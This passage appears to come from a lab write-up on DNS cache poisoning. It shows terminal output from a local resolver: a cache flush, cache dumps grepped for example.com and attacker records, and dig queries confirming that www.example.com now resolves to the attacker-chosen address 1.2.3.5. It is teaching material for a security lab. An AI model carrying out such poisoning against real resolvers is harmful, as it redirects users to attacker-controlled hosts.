unfir.example.com.      863523  A       1.2.3.4
local-dns-server-10.9.0.53:/
$> rndc flush
local-dns-server-10.9.0.53:/
```




```
$> rndc dumpdb -cache && grep example.com /var/cache/bind/dump.db
example.com.            691197  NS      a.iana-servers.net.
                                        20230424004050 20230402155917 17695 exam
ple.com.
www.example.com.        691197  A       93.184.216.34
                                        20230420234414 20230330221500 17695 exam
ple.com.
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep attack /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep attack /var/cache/bind/dump.db
```

Task 5: Result Verification

We check it as follows:



```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52130
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d10a081286f5b6a10100000000625373358e9c1686394719f1 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5
```



```
$> dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34159
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3dd2f2786e8e0d5c010000006437703c365514bef78ab2a0 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Apr 13 03:00:12 UTC 2023
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$> 
```